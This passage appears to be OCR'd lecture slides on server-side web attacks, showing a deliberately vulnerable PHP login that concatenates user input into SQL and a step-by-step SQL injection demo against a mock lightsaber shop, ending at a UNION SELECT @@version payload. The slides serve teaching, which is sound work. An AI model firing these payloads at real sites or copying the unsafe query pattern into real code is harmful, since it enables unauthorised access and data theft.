

Server-side Attacks

SQLi, XPath Injection, OS Command Injection, File Upload, XXE, SSRF

Rough Overview

1. Introduction
2. Basic Principles and Resources
3. Architecture & Basic Web Procedure
4. Authentication and Session Management
5. Authorization
6. >> Server and Backend Attacks <<
7. Remaining Client Attacks
8. General Topics
9. Conclusions



Internet
DMZ
Application
Intranet
Business Logic
Input Val.
AuthZ
AuthN
Output San.
Log Server
App Server
Web Server
DBs
LDAP
File Share
LB Proxy
Ext. Service
FW
WAF
FW
Int. Service




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```

```
Select title, name, uname from users where uname = 'test' and password = 'password';
```


Username or password is wrong.




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```


```
Select title, name, uname from users where uname = 'test'' and password = 'password';
```

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'password'' at line 1




```php
if (isset($_POST['uname']) and isset($_POST['pwd'])){
    $sql = "Select title, name, uname from users where uname = '" . $_POST['uname'] . "' and password = '" . $_POST['pwd'] . "';";
    $result = $mysqli->query($sql);

    if(!$mysqli->error){
        $user = $result->fetch_object();

        if ($user !== NULL){
            $_SESSION['uname'] = $user->uname;
```

```
Select title, name, uname from users where uname = 'test' or 1=1; -- ' and password = 'password';
```



That‘s pretty nice,
but how can we retrieve
data?

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=1

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Darth Maul Double-Saber

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	

User: luke Logout

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=2


Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Dooku Curved 3000

2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	

User: luke Logout


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=1'
Ultimate Lightsaber Shop
We now have all those fance darkside sabers in stock for you!
Which one would you like to see? Select
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1'" at line 1

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=1' or 1=1;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	
2	Dooku Curved 3000	Count Dooku's innovative curved saber.	60000.00	
3	Sidious Classic	Darth Sidiou's old fashioned saber - a real classic.	55000.00	

User: luke Logout

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=1' and 1=2;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

User: luke Logout

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=1' and 1=1;-- -

Ultimate Lightsaber Shop

We now have all those fance darkside sabers in stock for you!

Which one would you like to see? Select

1	Darth Maul Double-Saber	Darth Maul's established double-sided saber.	75000.00	

User: luke Logout


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=1' and 1=1; Select @@version;-- -
Ultimate Lightsaber Shop
We now have all those fance darkside sabers in stock for you!
Which one would you like to see?
Select
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'Select @@version;-- -" at line 1


Ultimate Lightsaber Shop
lightside.me/shop/index.php?sid=1' and 1=1 UNION Select @@version;-- -
Ultimate Lightsaber Shop
We now have all those fance darkside sabers in stock for you!
Which one would you like to see? Select
The used SELECT statements have a different number of columns

Ultimate Lightsaber Shop

lightside.me/shop/index.php?sid=1' and 1=1 UNION Select @@version, null, null, null, null;-- -


Ultimate Lightsaber Shop

